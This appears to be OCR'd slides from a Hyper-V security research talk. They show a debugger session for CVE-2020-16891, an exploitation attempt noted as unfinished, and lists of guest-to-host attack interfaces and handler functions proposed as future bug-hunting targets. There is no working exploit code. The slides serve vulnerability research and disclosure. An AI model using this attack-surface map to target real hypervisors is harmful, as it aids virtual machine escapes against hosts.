
```
0:009> dqs 000001811b850b58-18
00000181`1b850b40  00007ff7`06389e08 vmwp!VmbComMmioHandlerAdapter::`vftable'
00000181`1b850b48  00007ff7`0639b9a0 vmwp!VmbComApicEoiHandlerAdapter::`vbtable'
00000181`1b850b50  00000000`00000000
00000181`1b850b58  00007ff7`06389de8 vmwp!VmbComMmioHandlerAdapter::`vftable'
00000181`1b850b60  00007ff7`06389dc0 vmwp!VmbComMmioHandlerAdapter::`vftable'
00000181`1b850b68  00000181`1b6e0060
00000181`1b850b70  00000181`1c76c990
00000181`1b850b78  00000000`00000000
00000181`1b850b80  30303841`00000000
00000181`1b850b88  00000181`1c539ff0
00000181`1b850b90  00007ff7`06389d88 vmwp!VmbComMmioHandlerAdapter::`vftable'
00000181`1b850b98  00000000`00000000
00000181`1b850ba0  00000000`02000000
00000181`1b850ba8  00000000`00000000
00000181`1b850bb0  00000000`00000000
00000181`1b850bb8  00000000`00000000
0:009> u @rip
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290:
00007ff7`06215000 488b4008        mov     rax,qword ptr [rax+8]
00007ff7`06215004 ff1546371800    call    qword ptr [vmwp!_guard_dispatch_icall_fptr (00007ff7`06398750)]
00007ff7`0621500a 49896e08        mov     qword ptr [r14+8],rbp
00007ff7`0621500e e9cdfeffff      jmp     vmwp!EmulatorVp::ActuallyAttemptEmulation+0x170 (00007ff7`06214ee0)
00007ff7`06215013 4139bea0160000  cmp     dword ptr [r14+16A0h],edi
00007ff7`0621501a 0f84b3feffff    je      vmwp!EmulatorVp::ActuallyAttemptEmulation+0x163 (00007ff7`06214ed3)
00007ff7`06215020 498bce          mov     rcx,r14
00007ff7`06215023 e898d7ffff      call    vmwp!EmulatorVp::FlushCaches (00007ff7`062127c0)
0:009> u @rip-3
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x28d:
00007ff7`06214ffd 488b01          mov     rax,qword ptr [rcx]
00007ff7`06215000 488b4008        mov     rax,qword ptr [rax+8]
00007ff7`06215004 ff1546371800    call    qword ptr [vmwp!_guard_dispatch_icall_fptr (00007ff7`06398750)]
00007ff7`0621500a 49896e08        mov     qword ptr [r14+8],rbp
00007ff7`0621500e e9cdfeffff      jmp     vmwp!EmulatorVp::ActuallyAttemptEmulation+0x170 (00007ff7`06214ee0)
00007ff7`06215013 4139bea0160000  cmp     dword ptr [r14+16A0h],edi
00007ff7`0621501a 0f84b3feffff    je      vmwp!EmulatorVp::ActuallyAttemptEmulation+0x163 (00007ff7`06214ed3)
00007ff7`06215020 498bce          mov     rcx,r14
```

CVE-2020-16891


- Exploit thinking
  - Find suitable object for heap Spray in a vmwp.exe process.
- Why failed?
  - Still finding…

Attack Interface

Attack Interface




Attack Interface



- vmcall
- MSRs W/R
- APIC Address operation
- Nested Virtual Machine

- vmcall
- MSRs virtualization
- APIC virtualization
- Nested virtualization
- Guest Physical Address Translate

Attack Interface




VMCALL 0x5C HVCALL_POST_MESSAGE (vmbus_post_msg)

- CHANNELMSG_*
- For example : CHANNELMSG_OPENCHANNEL
  CHANNELMSG_CLOSECHANNEL
  etc…

Process channel Message From Guest

- ChReceiveChannelMessage
  - ChmOpenChannel
  - ChmCloseChannel
  - etc…

Attack Interface



VMCALL 0x5D HVCALL_SIGNAL_EVENT

- hv_netvsc.ko
- hv_storvsc.ko
- pci-hyperv.ko
- hv_sock.ko

vmbus_sendpacket

Network :

- VmsVmNicPvtKmclProcessPacket, VmsVmNicPvtKmclProcessingComplete

Storage :

- VspPvtKmclProcessPacket, VspPvtKmclProcessingComplete


PCI :

- VirtualBusChannelProcessPacket

Hvsocket :

- VmbusTlXPartIndicateReceive

Attack Interface



VMCALL 0x5D HVCALL_SIGNAL_EVENT

- hv_utils.ko
- hid_hyperv.ko, hyperv_keyboard.ko, hyperv_fb.ko
- hv_balloon.ko
- Remote Desktop Virtualization device

vmbus_sendpacket

Integration Services :

- vmicvdev.dll vmiccore.dll

Keyboard, Mouse, Synthetic Video :

- vmuidevices.dll

Dynamic memory :

- vmdynmem.dll

Remote Desktop Virtualization :

- vmconnect.exe

Concluding Thoughts


Concluding Thoughts

- Hyper-V still has low-hanging apples.
- It makes more sense to find a way to exploit Hyper-V.
- It makes sense to pay attention to Hyper-V updates. New features/new updates of some components may make it easier to find vulnerabilities. It is a easy way of **Bug Hunting**☺.

Concluding Thoughts

Potential Attack Interface

- Packet Direct functions in vmswitch.sys
- Network Direct device
- PCI Pass-Through
- Hypervisor nested virtualization



Function name	Segme
VmsVmPDCreateQueue	.text
VmsVmPDDeleteQueue	.text
VmsVmPDFlushBucket	.text
VmsVmPDFlushBuckets	.text
VmsVmPDFlushQueue	.text
VmsVmPDInitializeGuestPacketDirect	.text
VmsVmPDPvtAllocateChannel	.text
VmsVmPDPvtChannelDeleteAllChannels	.text
VmsVmPDPvtCommitAndUnbindPDBuffer	.text
VmsVmPDPvtKmclChannelClosed	.text
VmsVmPDPvtKmclChannelOpened	.text
VmsVmPDPvtPrepareBucket	.text
VmsVmPDPvtSendRevokePDMessage	.text
VmsVmPDPvtSendSwitchDatapathMessage	.text
VmsVmPDPvtShutdownWorkItem	.text
VmsVmPDPvtTeardown	.text
VmsVmPDRecyclePDBuffersBoundToVm	.text
VmsVmPDReturnPDBufferBoundToVm	.text

```
/*
 * NetworkDirect. This is the guest RDMA service.
 * {8c2eaf3d-32a7-4b09-ab99-bd1f1c86b501}
 */
#define HV_ND_GUID \
    .guid = UUID_LE(0x8c2eaf3d, 0x32a7, 0x4b09, 0xab, 0x99, \
            0xbd, 0x1f, 0x1c, 0x86, 0xb5, 0x01)
```

Thank you for listening!

Twitter : @rthhh17